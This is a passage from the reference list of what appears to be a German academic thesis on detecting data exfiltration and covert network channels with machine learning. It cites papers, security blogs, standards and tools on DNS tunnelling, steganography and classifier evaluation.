[Dan12] Danchev, Dancho: *webroot.com* : Cybercriminals release 'Sweet Orange' – new web malware exploitation kit. https://www.webroot.com/blog/2012/05/10/cybercriminals-release-sweet-orange-new-web-malware-exploitation-kit/, erstellt am 10. Mai 2012, zuletzt besucht am 12. März 2017.

[DCG+09] Dusi, Maurizio; Crotti, Manuel; Gringoli, Francesco; et al.: *Tunnel Hunter: Detecting application-layer tunnels with statistical fingerprinting*. In: Computer Networks Vol. 53, No. 1, 2009, S. 81-97.

[Deo15] Deo, Shantanu: *analyticspro.org* : Machine Learning: Training Set – Validation Set – Test Set. http://analyticspro.org/2015/09/21/machine-learning-training-set-validation-set-test-set/, erstellt am 21. September 2015, zuletzt besucht am 7. Februar 2017.

[DHS00] Duda, Richard; Hart, Peter; Stork, David: *Pattern Classification.* : John Wiley & Sons, 2000.

[Die11] Dietrich, Christian: *cj2s.de* : Feederbot - a bot using DNS as carrier for its C&C. http://blog.cj2s.de/archives/28-Feederbot-a-bot-using-DNS-as-carrier-for-its-CC.html, erstellt am 2. September 2011, zuletzt besucht am 11. März 2017.

[Din12] Dinca, Lavinia: *Secret message in a ping: creation and prevention*. In: SITE'12 Proceedings of the 11th international conference on Telecommunications and Informatics, (WSEAS), World, Wisconsin, USA, 2012, S. 32-37.

[DSU16] Drzymała, Michał; Szczypiorski, Krzysztof; Urbański, Marek: *Network Steganography in the DNS Protocol*. In: International Journal of Electronics and Telecommunications, Vol. 62, No 4, IJET, 2016, S. 343-346.

[EAB14] Ekman, Erik; Andersson, Bjorn; Bezemer, Anne: *kryo.se* : Iodine. http://code.kryo.se/iodine/, erstellt am 16. Juni 2014, zuletzt besucht am 11. März 2017.

[Ear11] Earnst & Young: *ey.com* : Data loss prevention. http://www.ey.com/Publication/vwLUAssets/EY_Data_Loss_Prevention/$FILE/EY_Data_Loss_Prevention.pdf, erstellt im Oktober 2011, zuletzt besucht am 7. Dezember 2016.

[EC-09] EC-Council: *Ethical Hacking and Countermeasures: Threats and Defense Mechanisms.* : Delmar Cengage Learning, 2009.

[EMA06] Erman, Jeffrey; Mahanti, Anirban; Arlitt, Martin: *Internet Traffic Identification using Machine Learning*. In: IEEE Globecom, IEEE, 2006.

[Exf17] ExfilDetect: *exfildetect.com* : ExfilDetect - Free Online Data Exfiltration Detection Service. https://exfildetect.com/, erstellt im März 2017, zuletzt besucht am 14. März 2017.

[Ext16] ExtraHop: *extrahop.com* : Detecting Data Exfiltration. https://www.extrahop.com/solutions/data-exfiltration-detection/, zuletzt besucht am 07. Dezember 2016.

[FA13] Farnham, Greg; Atlasis, Antonios: *sans.org* : Detecting DNS Tunneling. https://www.sans.org/reading-room/whitepapers/dns/detecting-dns-tunneling-34152, erstellt am 25. Februar 2013, zuletzt besucht am 10. November 2016.

[Faw10] Fawcett, Tyrell: *udel.edu* : ExFILD: A Tool for the Detection of Data Exfiltration using Entropy and Encryption Characteristics of Network Traffic. http://dspace.udel.edu/bitstream/handle/19716/5838/Tyrell_Fawcett_thesis.pdf?sequence=1, erstellt in 2010, zuletzt besucht am 11. März 2017.

[FFP+02] Fisk, Gina; Fisk, Mike; Papadopoulos, Christos; et al.: *Eliminating Steganography in Internet Traffic with Active Wardens*. In: 5th International Workshop, IH 2002 Noordwijkerhout, The Netherlands, October 7-9, 2002 Revised Papers, Heidelberg, Springer, 2002, S. 18-35.

[GBC06] Giani, Annarita; Berk, Vincent; Cybenko, George: *Proceedings of SPIE - The International Society for Optical Engineering* : Data Exfiltration and Covert Channels. http://www.ists.dartmouth.edu/library/293.pdf, erstellt in 2006, zuletzt besucht am 18. November 2016.

[GDA14] GDATA: *gdatasoftware.com* : New FrameworkPOS variant exfiltrates data via DNS requests. https://blog.gdatasoftware.com/2014/10/23942-new-frameworkpos-variant-exfiltrates-data-via-dns-requests, erstellt im Oktober 2014, zuletzt besucht am 11. November 2016.

[Goo15] Google: *googleblog.com* : The reusable holdout: Preserving validity in adaptive data analysis . https://research.googleblog.com/2015/08/the-reusable-holdout-preserving.html, erstellt am 6. August 2015, zuletzt besucht am 3. März 2017.

[Har14] Hartman, Kenneth: *sans.org* : Skype and Data Exfiltration. https://www.sans.org/reading-room/whitepapers/covert/skype-data-exfiltration-34560, erstellt am 18. April 2014, zuletzt besucht am 28. November 2016.

[Hof08] Hofmann, R.: *tu-darmstadt.de* : Erklärungen zur Gleitkommadarstellung. https://www.ra.informatik.tu-darmstadt.de/fileadmin/user_upload/Group_RA/tgi2/gleitkommazahlen.pdf, erstellt am 23. Juni 2008, zuletzt besucht am 6. März 2017.

[IET81] IETF: *ietf.org* : Internet Control Message Protocol. https://tools.ietf.org/html/rfc792, erstellt im September 1981, zuletzt besucht am 9. Februar 2017.

[IET87] IETF: *ietf.org* : Domain Names - Implementation and Specification. https://tools.ietf.org/html/rfc1035, erstellt im November 1987, zuletzt besucht am 16. Januar 2017.

[Inf15] Infoblox: *infoblox.org* : DNS Data Exfiltration - How it works. https://community.infoblox.com/t5/Community-Blog/DNS-Data-Exfiltration-How-it-works/ba-p/3664, erstellt am 22. September 2015, zuletzt besucht am 2. Februar 2017.

[Int17] Internet Assigned Number Authority: *iana.org* : Technical requirements for authoritative name servers. https://www.iana.org/help/nameserver-requirements, zuletzt besucht am 13. Januar 2017.

[Jar09] Jarod, Hind: *defcon.org* : Catching DNS tunnels with A.I.. https://www.defcon.org/images/defcon-17/dc-17-presentations/defcon-17-jhind-dns_tunnels_with_ai.pdf, erstellt in 2009, zuletzt besucht am 13. Februar 2017.

[JL95] John, George; Langley, Pat: *Estimating Continous Distributions in Bayesian Classifiers*. In: Proceedings of the Eleventh Conference on Uncertainty in Artificial Intelligence, Publishers, Morgan, San Mateo, 1995.

[JLM15] Jacobson, Van; Leres, Craig; McCanne, Steven: *tcpdump.org* : Manpage of tcpdump. http://www.tcpdump.org/tcpdump_man.html, erstellt am 17. September 2015, zuletzt besucht am 1. Februar 2017.

[Jun16] Jung, Bernhard: *bernhard.jung.name* : Syntaktische und Statistische Mustererkennung. http://bernhard.jung.name/VUSSME/slides/ssme201617-1.pdf, erstellt am 13. Oktober 2016, zuletzt besucht am 1. Februar 2017.

[Kas15] Kassner, Michael: *zdnet.com* : Anatomy of the Target data breach: Missed opportunities and lessons learned. http://www.zdnet.com/article/anatomy-of-the-target-data-breach-missed-opportunities-and-lessons-learned/, erstellt am 2. Februar 2015, zuletzt besucht am 9. Februar 2017.

[Kel17] Keller, Frank: *uni-saarland.de* : Evaluation - Connectionist and Statistical Language Processing. http://www.coli.uni-saarland.de/~crocker/Teaching/Connectionist/lecture11_4up.pdf, zuletzt besucht am 1. März 2017.

[KM14] Khan, Shehroz; Madden, Michael: *One-class classification: taxonomy of study and review of techniques*. In: The Journal of Engineering Review, Core, Cambridge, 2014, S. 1-30.

[KND15] Kelleher, John; Namee, Brian; D'Arcy, Aoife: *Fundamentals of Machine Learning for Predictive Data Analytics: Algorithms, Worked Examples, and Case Studies.* : Mit Press Ltd, 2015.

[Kot16] Kotler, Itzik: *ikotler.org* : Goodbye Data, Hello Exfiltration. http://www.ikotler.org/GoodbyeDataHelloExfiltration_BSidesORL.pdf, erstellt in 2016, zuletzt besucht am 9. Februar 2017.

[Krü12] Krüger, Max: *unibw.de* : Bayessche Netzwerke und ihre Anwendungen. https://www.unibw.de/inf1/lehre/lv/sj09-10/systemplanung-und-netzwerktheorie/bayessche-netzwerke-und-ihre-anwendungen-kapitel-2-einfuehrung-in-bayessche-netzwerke, erstellt in 2012, zuletzt besucht am 14. März 2017.

[LCC08] Luo, Xiapu; Chan, Edmond; Chang, K. C.: *TCP covert timing channels: Design and detection*. In: 2008 IEEE International Conference on Dependable Systems and Networks With FTCS and DCC (DSN), IEEE, 2008.

[Loh03] Lohöfer, Helga: *uni-marburg.de* : Normalverteilung. https://www.mathematik.uni-marburg.de/~lohoefer/pharma/kap-8-ws03.pdf, erstellt in 2003, zuletzt besucht am 6. März 2017.

[Loh09] Lohr, Jürgen: *High Definition Media Services: Zukunft Rund ums Internet: Technologien und Anwendungsperspektiven.* : Schiele & Schön, 2009.

[Mac96] MacKinnon, Cameron: *tldp.org* : What raw sockets are for. http://www.tldp.org/LDP/khg/HyperNews/get/khg/18/1.html, erstellt am 8. August 1996, zuletzt besucht am 10. März 2017.

[Mal16] MalwareTech: *malwaretech.com* : Let’s Analyze: Dridex (Part 1). https://www.malwaretech.com/2016/03/lets-analyze-dridex-part-1.html, erstellt am 21. März 2016, zuletzt besucht am 12. März 2017.

[Maz13] Mazurczy, Wojciech: *arxiv.org* : VoIP steganography and its Detection - A survey. https://arxiv.org/ftp/arxiv/papers/1203/1203.4374.pdf, erstellt im November 2013, zuletzt besucht am 11. Dezember 2016.

[Mei03] Meisner, Eric: *inf.u-szeged.hu* : Naive Bayes Classifier example. http://www.inf.u-szeged.hu/~ormandi/ai2/06-naiveBayes-example.pdf, erstellt am 23. November 2003, zuletzt besucht am 6. Februar 2017.

[Mic17] Microsoft: *microsoft.com* : Data Type Ranges. https://msdn.microsoft.com/en-us/library/aa298973(v=vs.60).aspx, zuletzt besucht am 6. März 2017.

[ML05] Murdoch, Steven; Lewis, Stephen: *Embedding Covert Channels into TCP/IP*. In: 7th International Workshop, IH 2005, Barcelona, Spain, June 6-8, 2005. Revised Selected Papers, Heidelberg, Springer, 2005, S. 247-261.

[Mog09] Mogull, Rich: *techtarget.com* : How to use data loss prevention tools to stop data exfiltration. http://searchfinancialsecurity.techtarget.com/tip/How-to-use-data-loss-prevention-tools-to-stop-data-exfiltration, erstellt im April 2009, zuletzt besucht am 05. Dezember 2016.

[Nat07] National Institute of Standards and Technology: *nist.gov* : Guide to Intrusion Detection and Prevention Systems (IDPS). http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-94.pdf, erstellt im Februar 2007, zuletzt besucht am 27. Januar 2017.

[Nat13] National Institute of Standards and Technology: *nist.gov* : Guide to Malware Incident Prevention and Handling for Desktops and Laptops. http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-83r1.pdf, erstellt im Juli 2013, zuletzt besucht am 03. 12 2016.

[Neu05] Neukirchen, Christian: *chneukirchen.org* : Das Bayes-Theorem. http://chneukirchen.org/talks/bayes/aufschrieb.pdf, erstellt im Juni 2005, zuletzt besucht am 3. Februar 2017.

[Nol07] Nolan, David: *isc.org* : DNS packet size -- what's the correct size. https://lists.isc.org/pipermail/bind-users/2007-September/067999.html, erstellt am 30. September 2007, zuletzt besucht am 17. Januar 2017.

[NTT14] NTT Group: *dimensiondata.com* : Global Threat Intelligence Report. https://www.dimensiondata.com/Global/Downloadable%20Documents/2014%20NTT%20Group%20Global%20Threat%20Intelligence%20Report.pdf, erstellt in 2014, zuletzt besucht am 11. November 2016.

[Opt16] Optiv: *optiv.de* : Methoden zur Klassifikation. http://www.optiv.de/Methoden/KlassMet/pages/node9.htm, zuletzt besucht am 21. Dezember 2016.

[Par17] Parkour, Mila: *http://contagiodump.blogspot.de/* : Contagio Malware Dump. contagiodump.blogspot.de, zuletzt besucht am 12. März 2017.

[Pat14] Pattanath, Sanoob: *github.com* : ICMPStegano. https://github.com/pshanoop/ICMPStegano, erstellt am 8. Februar 2014, zuletzt besucht am 9. Februar 2017.

[Pre03] Pretzer, Matthias: *diko-projekt.de* : Clustering und Klassifikation. http://www.diko-project.de/dokumente/ausarbeitungen/pretzer.pdf, erstellt am 5. Februar 2003, zuletzt besucht am 19. Dezember 2016.

[PwC15] PwC: *pwc.co.uk* : 2015 Information Security Breaches Survey. http://www.pwc.co.uk/assets/pdf/2015-isbs-technical-report-blue-digital.pdf, erstellt in 2015, zuletzt besucht am 19. Januar 2017.

[Quo14] Quora: *quora.com* : What are the pros and cons of neural networks from a practical perspective?. https://www.quora.com/What-are-the-pros-and-cons-of-neural-networks-from-a-practical-perspective, erstellt in 2014, zuletzt besucht am 2. Februar 2017.

[Quo16] Quora: *quora.com* : What is the best way to use continuous variables for a naive bayes classifier. Do we need to cluster them or leave for self learning. Pls help?. https://www.quora.com/What-is-the-best-way-to-use-continuous-variables-for-a-naive-bayes-classifier-Do-we-need-to-cluster-them-or-leave-for-self-learning-Pls-help, erstellt in 2016, zuletzt besucht am 6. Februar 2017.

[Quo17] Quora: *quora.com* : When should I use Naive Bayes classifier over neural networks?. https://www.quora.com/When-should-I-use-Naive-Bayes-classifier-over-neural-networks, zuletzt besucht am 3. Februar 2017.

[Rad14] Radichel, Teri: *sans.org* : Case Study: Critical Controls that Could Have Prevented Target Breach. https://www.sans.org/reading-room/whitepapers/casestudies/case-study-critical-controls-prevented-target-breach-35412, erstellt am 5. August 2014, zuletzt besucht am 9. Februar 2017.

[Rei10] Reitermanová, Z.: *Data Splitting*. In: WDS'10 Proceedings of Conntributed Papers, 2010, S. 31-36.

[Res15] Researchgate: *researchgate.com* : What are commonly used performance measures for machine learning algorithms?. https://www.researchgate.net/post/What_are_commonly_used_performance_measures_for_machine_learning_algorithms, erstellt am 13. März 2015, zuletzt besucht am 1. März 2017.

[Rie09] Rieck, Konrad: *tu-berlin.de* : Machine Learning for Application-Layer Intrusion Detection. https://depositonce.tu-berlin.de/bitstream/11303/2496/2/Dokument_38.pdf, erstellt in 2009, zuletzt besucht am 1. Februar 2017.

[Ris16] Risk Based Security: *riskbasedsecurity.com* : Data Breach QuickView. https://pages.riskbasedsecurity.com/2016-midyear-data-breach-year-in-review, erstellt im August 2016, zuletzt besucht am 08. November 2016.

[Rog16] Rogmann, Nils: *nilsrogmann.de* : Automatiserte Erkennung von Infection-Proxys mithilfe von statistischer Analyse. https://nilsrogmann.de/publications/automatisierte-erkennung-von-infection-proxys.pdf, erstellt im März 2016, zuletzt besucht am 31. Januar 2017.

[Rog17] Rogmann, Nils: *github.com* : 0x71. https://github.com/0x71/, zuletzt besucht am 14. März 2017.

[RSA03] RSA: *rsa.com* : Zeus Command and Controls Hiding in DNS TXT Record Responses. https://community.rsa.com/community/products/netwitness/blog/2013/07/02/zeus-command-and-controls-hiding-in-dns-txt-record-responses, erstellt am 2. Juli 2003, zuletzt besucht am 11. März 2017.

[RSA11] RSA FraudAction Research Labs: *rsa.com* : Anatomy of an Attack. http://blogs.rsa.com/anatomy-of-an-attack/, erstellt am 1. April 2011, zuletzt besucht am 29. November 2016.

[Sch16] Schestag, Inge: *h-da.de* : Data, Text und Web Mining - Klassifikation und Regressionsanalyse. https://www.fbi.h-da.de/fileadmin/personal/i.schestag/DataTextMining1112/DataTextWebMining_K2_2016.pdf, erstellt in 2016, zuletzt besucht am 1. März 2017.

[Sch91] Schalkoff, Robert: *Pattern Recognition: Statistical, Structural and Neural Approaches.* : Wiley, 1991.

[Sec14] Security Lancaster: *lancaster.ac.uk* : Data Exfiltration Report. http://www.lancaster.ac.uk/media/lancaster-university/content-assets/images/security-lancaster/seculanc_data_exfil_report.pdf, erstellt im April 2014, zuletzt besucht am November. 11 2016.

[Sec15] Securosis: *vectranetworks.com* : Network-based Threat Detection. http://www.vectranetworks.com/static/media/files/analyst_report_securosis.pdf, erstellt am 19. Juni 2015, zuletzt besucht am 9. Dezember 2016.

[Sop15] Sophos: *sophos.com* : A closer look at the Angler exploit kit. https://blogs.sophos.com/2015/07/21/a-closer-look-at-the-angler-exploit-kit/, erstellt am 21. Juli 2015, zuletzt besucht am 12. März 2017.

[Sop17] Sophos: *sophos.com* : Information on Sophos Extensible List. https://community.sophos.com/kb/en-us/117936, erstellt am 1. Februar 2017, zuletzt besucht am 7. Februar 2017.

[Sta12] Stackexchange: *stackexchange.com* : Decision trees vs. Neural Networks. http://softwareengineering.stackexchange.com/questions/157324/decision-trees-vs-neural-networks, erstellt am 17. Juli 2012, zuletzt besucht am 2. Februar 2017.

[Sta14] Stackexchange: *unix.stackexchange.com* : Why would the kernel drop packets?. http://unix.stackexchange.com/questions/144794/why-would-the-kernel-drop-packets, erstellt am 14. Juli 2014, zuletzt besucht am 1. Febuar 2017.

[Sta15] Stackexchange: *stackexchange.com* : Class imbalance in Supervised Machine Learning. http://stats.stackexchange.com/questions/131255/class-imbalance-in-supervised-machine-learning, erstellt am 5. Januar 2015, zuletzt besucht am 13. Februar 2017.

[Sta17] Stackexchange: *stackexchange.com* : What is the difference between test set and validation set?. http://stats.stackexchange.com/questions/19048/what-is-the-difference-between-test-set-and-validation-set, zuletzt besucht am 4. März 2017.

[Ste10] Stefanowski, Jerzy: *poznan.pl* : Data Mining - Evaluation of Classifiers. http://www.cs.put.poznan.pl/jstefanowski/sed/DM-4-evaluatingclassifiersnew.pdf, erstellt in 2010, zuletzt besucht am 2. März 2017.

[Sym16] Symantec: *symantec.com* : Internet Security Threat Report. https://www.symantec.com/content/dam/symantec/docs/reports/istr-21-2016-en.pdf, erstellt im April 2016, zuletzt besucht am 10. Januar 2017.

[Sym17] Symantec: *symantec.com* : Symantec Endpoint Protection 14. https://www.symantec.com/products/endpoint-hybrid-cloud-security/endpoint/endpoint-protection, zuletzt besucht am 14. März 2017.

[Tax01] Tax, David: *tudelft.nl* : Concept-learning in the absence of counter-examples. http://homepage.tudelft.nl/n9d04/thesis.pdf, erstellt in 2001, zuletzt besucht am 21. Dezember 2016.

[TEI17] TEIA AG: *teialehrbuch.de* : Ablaufschema für eine TCP-Verbindung. https://www.teialehrbuch.de/Kostenlose-Kurse/Internet-Technik/16217-Ablaufschema-fuer-eine-TCP-Verbindung.html, zuletzt besucht am 14. Februar 2017.

[The17] The Tcpdump Group: *github.com* : The LIBpcap interface to various kernel packet capture mechanism. https://github.com/the-tcpdump-group/libpcap, zuletzt besucht am 11. März 2017.

[Uni16] United States Computer Emergency Response Team: *us-cert.gov* : Controlling Outbound DNS Access. https://www.us-cert.gov/ncas/alerts/TA15-240A, erstellt am 29. September 2016, zuletzt besucht am 17. Januar 2017.

[Van11] Van Antwerp, Ryan: *udel.edu* : Exfiltration techniques: An Examination and Emulation. http://udspace.udel.edu/handle/19716/10145, erstellt in 2011, zuletzt besucht am 18. November 2016.

[Vec16] Vectra Networks: *Understanding Vectra Detections*. 2016.

[WC11] Webb, Andrew; Copsey, Keith: *Statistical Pattern Recognition.* : John Wiley & Sons, Ltd, 2011.

[XHS09] Xhemali, Daniela; Hinde, Christopher; Stone, Roger: *Naïve Bayes vs. Decision Trees vs. Neural Networks in the Classification of Training Web Pages*. In: International Journal of Computer Science Issues, Vol. 4, No. 1, IJCSI, 2009, S. 16-23.